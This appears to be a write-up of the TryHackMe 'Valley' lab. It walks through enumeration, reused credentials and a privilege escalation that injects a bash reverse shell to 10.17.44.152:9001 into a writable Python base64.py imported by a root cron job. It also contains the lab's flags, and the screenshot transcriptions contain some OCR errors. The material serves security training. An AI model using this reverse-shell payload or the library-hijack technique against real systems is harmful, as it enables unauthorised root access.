

# valleype

[TryHackMe | Valley](#)

[TryHackMe "Valley" Writeup](#)

<http://10.10.132.96/static/00>

dev notes from valleyDev:

-add wedding photo examples

-redo the editing on #4

-remove /dev1243224123123

-check for SIEM alerts

<http://10.10.132.96/dev1243224123123/>

```
valleyDev@valley:~$ cat user.txt
```

```
THM{k@l1_1n_th3_v@lley}
```

```
valleyDev@valley:~$ ls -lah /home
total 752K
drwxr-xr-x  5 root      root      4.0K Mar  6 13:19 .
drwxr-xr-x 21 root      root      4.0K Mar  6 15:40 ..
drwxr-xr-x  4 siemDev   siemDev   4.0K Mar 20 20:03 siemDev
drwxr-xr-x 16 valley    valley    4.0K Mar 20 20:54 valley
-rwxrwxr-x  1 valley    valley    732K Aug 14 2022 valleyAuthenticator
drwxr-xr-x  5 valleyDev valleyDev  4.0K Mar 13 08:17 valleyDev
valleyDev@valley:~$ ls -lah /home/valleyDev/
total 24K
drwxr-xr-x  5 valleyDev valleyDev  4.0K Mar 13 08:17 .
drwxr-xr-x  5 root      root      4.0K Mar  6 13:19 ..
-rw-r--r--  1 root      root        0 Mar 13 09:03 .bash_history
drwx----- 3 valleyDev valleyDev  4.0K Mar 20 20:02 .cache
drwx----- 4 valleyDev valleyDev  4.0K Mar  6 13:18 .config
drwxr-xr-x  3 valleyDev valleyDev  4.0K Mar  6 13:18 .local
-rw-rw-rw-  1 root      root       24 Mar 13 08:17 user.txt
valleyDev@valley:~$ cat /home/valleyDev/user.txt
THM{k@l1_1n_th3_v@lley}
valleyDev@valley:~$ ls -lah /home/siemDev/
ls: cannot open directory '/home/siemDev/': Permission denied
valleyDev@valley:~$ su siemDev
Password:
$ id
uid=1001(siemDev) gid=1001(siemDev) groups=1001(siemDev)
$ sudo -l
[sudo] password for siemDev:
Sorry, user siemDev may not run sudo on valley.
$ exit
valleyDev@valley:~$ sudo -l
[sudo] password for valleyDev:
Sorry, user valleyDev may not run sudo on valley.
valleyDev@valley:~$ file /home/valleyAuthenticator
/home/valleyAuthenticator: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, no section header
valleyDev@valley:~$
```

```


valleyDev@valley:/home$ ls -lah
total 752K
drwxr-xr-x  5 root      root      4.0K Mar  6 13:19 .
drwxr-xr-x 21 root      root      4.0K Mar  6 15:40 ..
drwxr-xr-x  4 siemDev   siemDev   4.0K Mar 20 20:03 siemDev
drwxr-xr-x 16 valley    valley     4.0K Mar 20 20:54 valley
-rwxrwxr-x  1 valley    valley     732K Aug 14  2022 valleyAuthenticator
drwxr-xr-x  5 valleyDev valleyDev  4.0K Mar 13 08:17 valleyDev
valleyDev@valley:/home$ ./valleyAuthenticator
Welcome to Valley Inc. Authenticator
What is your username: valleyDev
What is your password: ph0t0s1234
Wrong Password or Username
valleyDev@valley:/home$ ./valleyAuthenticator
Welcome to Valley Inc. Authenticator
What is your username: siemDev
What is your password: california
Wrong Password or Username
valleyDev@valley:/home$ █

```

```
$cat /etc/passwd |grep -E sh$
```

```
valley:liberty123
```

```
find / -group valleyAdmin -ls 2>/dev/null
```



The screenshot shows a terminal window with a menu bar (File, Actions, Edit, View, Help) and three tabs: kali@kali: ~, kali@kali: ~/thm/valleytype, and valley@valley: ~. The terminal output shows the results of the find command, listing files owned by valleyAdmin. The output is as follows:

```

valley@valley:~$ find / -group valleyAdmin -ls 2>/dev/null
 263787    20 drwxrwxr-x  30 root      valleyAdmin   20480 Mar 20 07:48 /usr/lib/python3.8
 263097    20 -rwxrwxr-x   1 root      valleyAdmin   20382 Mar 13 03:26 /usr/lib/python3.8/base64.py
valley@valley:~$ █

```

```
cat /etc/crontab
```

```
valley@valley: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~/thm/valley x valley@valley: ~ x  
valley@valley:~$ find / -group valleyAdmin -ls 2>/dev/null  
263787 20 drwxrwxr-x 30 root valleyAdmin 20480 Mar 20 07:48 /usr/lib/python3.8  
263097 20 -rwxrwxr-x 1 root valleyAdmin 20382 Mar 13 03:26 /usr/lib/python3.8/base64.py  
valley@valley:~$ cat /etc/crontab  
# /etc/crontab: system-wide crontab  
# Unlike any other crontab you don't have to run the `crontab`  
# command to install the new version when you edit this file  
# and files in /etc/cron.d. These files also have username fields,  
# that none of the other crontabs do.  
  
SHELL=/bin/sh  
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin  
  
# Example of job definition:  
# .----- minute (0 - 59)  
# | .----- hour (0 - 23)  
# | | .----- day of month (1 - 31)  
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...  
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat  
# | | | | |  
# * * * * * user-name command to be executed  
17 * * * * root cd / && run-parts --report /etc/cron.hourly  
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )  
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )  
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )  
1 * * * * root python3 /photos/script/photosEncrypt.py  
  
#  
valley@valley:~$
```

```
valley@valley:~$ find / -group valleyAdmin -ls 2>/dev/null  
263787 20 drwxrwxr-x 30 root valleyAdmin 20480 Mar 20 07:48  
/usr/lib/python3.8  
263097 20 -rwxrwxr-x 1 root valleyAdmin 20382 Mar 13 03:26  
/usr/lib/python3.8/base64.py  
valley@valley:~$
```

```
python3 /photos/script/photosEncrypt.py
```

```
valley@valley: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~/thm/valley x valley@valley: ~ x  
valley@valley:~$ ls -lah /photos/script/photosEncrypt.py  
-rwxr-xr-x 1 root root 621 Mar 6 15:43 /photos/script/photosEncrypt.py  
valley@valley:~$
```

```
#!/usr/bin/python3  
import base64  
for i in range(1,7):  
# specify the path to the image file you want to encode  
    image_path = "/photos/p" + str(i) + ".jpg"  
  
# open the image file and read its contents  
    with open(image_path, "rb") as image_file:  
        image_data = image_file.read()
```

```
# encode the image data in Base64 format
encoded_image_data = base64.b64encode(image_data)

# specify the path to the output file
output_path = "/photos/photoVault/p" + str(i) + ".enc"

# write the Base64-encoded image data to the output file
with open(output_path, "wb") as output_file:
    output_file.write(encoded_image_data)
```

```
nano /usr/lib/python3.8/base64.py
```

```
import os

os.system('ping -c 2 10.17.44.152')
```

```
GNU nano 4.8 /usr/lib/python3.8/base64.py
***Base16, Base32, Base64 (RFC 3548), Base85 and Ascii85 data encodings***
# Modified 04-Oct-1995 by Jack Jansen to use binascii module
# Modified 18-Dec-2002 by Barry Warsaw to add full RFC 3548 support
# Modified 22-May-2007 by Guido van Rossum to use bytes everywhere

import re
import struct
import binascii
import os

os.system('ping -c 2 10.17.44.152')

__all__ = [
    # Legacy interface exports traditional RFC 2045 Base64 encodings
    'encode', 'decode', 'encodebytes', 'decodebytes',
    # Generalized interfaces for other encodings
    'b64encode', 'b64decode', 'b32encode', 'b32decode',
    'b16encode', 'b16decode',
    # Base64 and Ascii85 encodings
    'b85encode', 'b85decode', 'a85encode', 'a85decode',
    # Standard Base64 encoding
    'standard_b64encode', 'standard_b64decode',
    # Two common Base64 alternatives. As referenced by RFC 3548, see thread
    # starting at:
    # http://zzz.org/pipermail/p2p-hackers/2001-September/000316.html
    'urlsafe_b64encode', 'urlsafe_b64decode',
]

bytes_types = (bytes, bytearray) # Types acceptable as binary data

def _bytes_from_decode_data(s):
    if isinstance(s, str):
        try:
            return s.encode('ascii')
        except UnicodeEncodeError:
            raise ValueError('string argument should contain only ASCII characters')
    if isinstance(s, bytes_types):
        return s
```

```
tcpdump -i tun0 icmp
```

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~/thm/valley x valley@valley: ~ x kali@kali: ~ x  
(kali@kali)-[~]  
$ sudo tcpdump -i tun0 icmp  
[sudo] password for kali:  
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode  
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes  
19:40:02.402929 IP valley > 10.17.44.152: ICMP echo request, id 2, seq 1, length 64  
19:40:02.402941 IP 10.17.44.152 > valley: ICMP echo reply, id 2, seq 1, length 64  
19:40:03.418071 IP valley > 10.17.44.152: ICMP echo request, id 2, seq 2, length 64  
19:40:03.418083 IP 10.17.44.152 > valley: ICMP echo reply, id 2, seq 2, length 64  
19:41:02.859858 IP valley > 10.17.44.152: ICMP echo request, id 3, seq 1, length 64  
19:41:02.859870 IP 10.17.44.152 > valley: ICMP echo reply, id 3, seq 1, length 64  
19:41:03.871704 IP valley > 10.17.44.152: ICMP echo request, id 3, seq 2, length 64  
19:41:03.871717 IP 10.17.44.152 > valley: ICMP echo reply, id 3, seq 2, length 64  
19:42:02.309312 IP valley > 10.17.44.152: ICMP echo request, id 4, seq 1, length 64  
19:42:02.309324 IP 10.17.44.152 > valley: ICMP echo reply, id 4, seq 1, length 64  
19:42:03.304404 IP valley > 10.17.44.152: ICMP echo request, id 4, seq 2, length 64  
19:42:03.304418 IP 10.17.44.152 > valley: ICMP echo reply, id 4, seq 2, length 64  
^C  
12 packets captured  
12 packets received by filter  
0 packets dropped by kernel  
(kali@kali)-[~]  
$
```

```
nc -vnlp 9001
```

```
/bin/bash -c \'bash -i >& /dev/tcp/10.17.44.152/9001 0>&1\'
```

```
valley@valley: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~/thm/valley x valley@valley: ~ x kali@kali: ~ x  
GNU nano 4.8 /usr/lib/python3.8/base64.py Modified  
# Base16, Base32, Base64 (RFC 3548), Base85 and Ascii85 data encodings  
# Modified 04-Oct-1995 by Jack Jansen to use binascii module  
# Modified 30-Dec-2002 by Barry Warsaw to add full RFC 3548 support  
# Modified 22-May-2007 by Guido van Rossum to use bytes everywhere  
import re  
import struct  
import binascii  
import os  
os.system('/bin/bash -c \'bash -i >& /dev/tcp/10.17.44.152/9001 0>&1\'')  
__all__ = [  
    # Legacy interface exports traditional RFC 2045 Base64 encodings  
    'encode', 'decode', 'encodebytes', 'decodebytes',  
    # Generalized interfaces for other encodings  
    'b64encode', 'b64decode', 'b32encode', 'b32decode',  
    'b16encode', 'b16decode',  
    # Base85 and Ascii85 encodings  
    'a85encode', 'a85decode', 'a1sencode', 'a1sdecode',  
    # Standard Base64 encoding  
    'standard_b64encode', 'standard_b64decode',  
    # Some common Base64 alternatives. As referenced by RFC 3638, see thread  
    # starting at:  
    # http://www.org/ietfmail/p2p-hackers/2001-September/000316.html  
    'urlsafe_b64encode', 'urlsafe_b64decode',  
]  
bytes_types = (bytes, bytearray) # Types acceptable as binary data  
def bytes_from_decode_data(s):  
    if isinstance(s, str):  
        try:  
            return s.encode('ascii')  
        except UnicodeEncodeError:  
            raise ValueError('string argument should contain only ASCII characters')  
    if isinstance(s, bytes_types):  
        pass
```

```
THM{v@1ley_of_th3_sh@d0w_of_pr1v3sc}
```

```
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~/thm/valley x valley@valley: ~ x kali@kali: ~ x

(kali@kali)-[~]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.17.44.152] from (UNKNOWN) [10.10.132.96] 43820
bash: cannot set terminal process group (2425): Inappropriate ioctl for device
bash: no job control in this shell
root@valley:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@valley:~# ls -lah
ls -lah
total 56K
drwx----- 8 root root 4.0K Mar 13 08:17 .
drwxr-xr-x 21 root root 4.0K Mar 6 15:40 ..
-rw----- 1 root root 0 Mar 21 07:30 .bash_history
-rw-r--r-- 1 root root 3.1K Dec 5 2019 .bashrc
drwx----- 2 root root 4.0K Mar 20 20:04 .cache
drwxr-xr-x 4 root root 4.0K Mar 6 13:02 .config
drwx----- 4 root root 4.0K Aug 15 2022 .gnupg
drwxr-xr-x 3 root root 4.0K Aug 11 2022 .local
-rw----- 1 root root 49 Mar 3 10:19 .mysql_history
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
-rw-r--r-- 1 root root 37 Mar 13 08:17 root.txt
-rw-r--r-- 1 root root 66 Aug 15 2022 .selected_editor
drwx----- 3 root root 4.0K Aug 11 2022 snap
drwx----- 2 root root 4.0K Aug 14 2022 .ssh
-rw-r--r-- 1 root root 222 Aug 15 2022 .wget-hsts
root@valley:~# cat root.txt
cat root.txt
THM{v@lley_of_th3_sh@d0w_of_pr1v3sc}
root@valley:~#
```

Try Hack Me

Dashboard Learn Compete Other

Access Machines 23 Go Premium

Valley

Can you find your way into the Valley?

Start AttackBox Help

Chart Scoreboard Discuss Writeups More

This is a free room, which means anyone can deploy virtual machines in the room (without being subscribed)! 3494 users are in here and this room is 57 days old.

Created by tryhackme and valley

100%

Task 1 Get those flags!